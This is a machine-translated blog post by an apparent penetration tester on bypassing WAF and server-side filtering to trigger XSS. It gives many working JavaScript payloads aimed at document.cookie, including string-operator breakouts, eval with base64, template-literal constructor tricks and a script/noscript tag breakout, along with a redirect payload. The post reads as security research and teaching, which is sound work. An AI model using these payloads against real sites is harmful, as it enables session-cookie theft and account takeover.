XSS Bypass WAF & Filtering Techniques
WAF and filtering bypass techniques derived from XSS vulnerability analysis during penetration testing and bug bounties.
This post was machine-translated from Korean by AI. Some expressions may differ from the original.
Read the original (Korean)[Summary]
This post is based on experiences gained while analyzing XSS vulnerabilities during various penetration tests and bug bounties.
I have summarized some techniques to successfully exploit XSS by bypassing server-side source code filtering and network-level WAF filtering.
[Example 1]
Condition 1
When requesting https://ar9ang3.com/?param1=abc (Sent via GET here, but applies to POST as well)
Condition 2
When the requested URI is inserted directly into the javascript section on the server side
<script>

document.location.href = 'https://ar9ang3.tistory.com/?param1=abc';

</script>
Constraint 3
When %3b (;) and %2b (+) are filtered at the WAF level, making it impossible to break out of contexts like document.location.href=
Bypass & XSS Trigger Code 1 (Reflected XSS)
When performing "String - Native Function - String", the Native Function is executed during the process of evaluating the string result. Therefore, if there is a statement like document.location="abc"-alert(document.cookie)-"def";, the alert(document.cookie) statement will be executed regardless of the result of document.location.
{example}
?param1=abc'-alert(document.cookie)-'def
<script>

document.location.href = 'https://ar9ang3.tistory.com/?param1=abc'-alert(document.cookie)-'def';

</script>
Bypass & XSS Trigger Code 2 (Redirect to other Site)
It is similar to Trigger Code 1 above, but differs in that it uses the && operator.
?param1=abc'&&'https://ar9ang3.com/
<script>

document.location.href = 'https://ar9ang3.tistory.com/?param1=abc'&&'https://ar9ang3.com/';

</script>
Bypass is possible in this manner.
In the case of bypass code 1, the string after document.location.href becomes "String - Result of alert(1) - String", and since "String - String (Constant)" becomes NaN, it requests /NaN on the host. However, the code in the place corresponding to alert is executed in the middle.
In the case of bypass code 2, when performing "String && String", the latter string is applied ultimately. Therefore, document.location.href operates with the sentence written at the end, allowing redirection to the desired page.
WAF Bypass Tips
When . is filtered
document.cookie => document['cookie']
When (" ") are filtered
eval("alert(1)") => eval[alert(1)]
When ; or + are filtered
'abc'-alert(1)-'def' => When a normal string must be substituted after function execution => 'abc'-alert(1)^1&&'normal_string_here'
Putting it all together:
'abc'-eval[alert(document['cookie'])]^1&&'normal_string_here'
If applied to the string of document.location.href:
document.location.href = 'abcdef?param1=haha'-eval[alert(document['cookie'])]^1&&'https://ar9ang3.com/';
More Filtering Bypass tips
Assuming we can insert arbitrary JavaScript syntax, we need to consider two things.
1. Whether the inserted JavaScript syntax causes a 'JavaScript syntax error'
2. Whether the inserted JavaScript syntax is filtered
<< 1. Whether the inserted JavaScript syntax causes a 'JavaScript syntax error' >>
For case 1, you can identify syntax errors (such as parenthesis errors) through beautify or IDE tools like jsbeautifier or sublimetext. If an error occurs and the JavaScript syntax does not execute properly, you can find the syntax error by checking the JavaScript error message appearing in the Chrome Developer Tools console. For example:
 try {
    if ('injection'==<%=request.getParameter("param")%>) {
        var a = "%inject here%";
    }
    var f = function(x) {
        var z = {
            a : 1,
            b : 2,
            c : 3
        };
        return a;
    }
} catch (e) {
    console.log("err");
}
Let's assume we can insert arbitrary JavaScript syntax of our choice into "inject here" in the syntax above. An injection occurred during the process of declaring var a inside an if statement, which is inside a try statement. To execute the script we want, we must reconstruct the JavaScript code so that it operates regardless of the if condition.
[Method 1]

The first method is to match the syntax. You can see that the JavaScript code executes normally if you insert everything according to the syntax structure.
[Method 2]
The second method is as follows.
 try {
    if ('injection'==<%=request.getParameter("param")%>) {
        var a = "blahblah";
    }
} catch(e) { }
alert(document.cookie);
</script>
<noscript>";
    }
    var f = function(x) {
        var z = {
            a : 1,
            b : 2,
            c : 3
        };
        return a;
    }
} catch (e) {
    console.log("err");
}
If </script> and <noscript> can be inserted, you can roughly match the closing using the syntax above, execute the script, then close the script tag immediately and let noscript operate.
Besides the methods introduced above, since situations where XSS triggers are so diverse, you must Exploit according to the specific situation. If the parameter we input enters into two places within the html script and causes an error, you can use ` (Back Quote) to make all code between the two insertion points into a string, or use comment codes like /* */ to invalidate all characters between the two insertion points. In this way, you can evade JavaScript syntax errors through various methods.
<< 2. Whether the inserted JavaScript syntax is filtered >>
Filtered strings vary. <, >, ', ", (, ), `, ;, %, &, +
I would like to introduce some methods to bypass when Characters like the above are filtered.
Example Code
-> alert(document.cookie);
When native functions like alert itself are filtered
var a=alert; a(document.cookie);
When document.cookie etc. are filtered
var a='alert'; var b='(documen'; var c='t.cooki'; var d='e)'; var e=eval; e(a+b+c+d);
When some string is filtered
var a=eval; a(atob("YWxlcnQoZG9jdW1lbnQuY29va2llKQ=="));
Execute after encoding in BASE64
When ' / " are filtered
?param_a=¶m_b=;alert(document.cookie);var%20z='
var a='**'; var b=';alert(document.cookie);var z='**';
When ( ) parentheses are filtered
alert`123`;
btoa.constructor`alert\x28document.cookie\x29
To explain this a bit further,
`(back quote) is a slightly special Character. It can be used when creating strings, and arguments can also be given likealert`123`;when executing functions. Mentioning this a bit more, if you pass a script syntax in string form as an argument using theconstructor methodof a Native function likebtoa, the script is assigned as theconstructor functionofbtoa. Afterwards, by using`(back quote) twice,btoais executed, and consequently, the script syntax saved earlier is executed. Also, since JavaScript automatically converts Ascii hex like\x28, syntaxes like\x28,\u28,(are automatically converted to ascii characters within the string. Therefore, thealert(document.cookie)syntax is ultimately executed.
We have looked at how to succeed in XSS in various situations. Honestly, in the case of XSS, Mitigation implementations are diverse, and insertion locations and situations are all different. Therefore, I believe it is important to bypass according to the situation at that moment, rather than using a one-size-fits-all bypass technique. Recently, I have seen content such as Hangul XSS and Katakana XSS, and new methods like these continue to emerge. I will not mention all those details, but will finish by writing up to this point.
Comments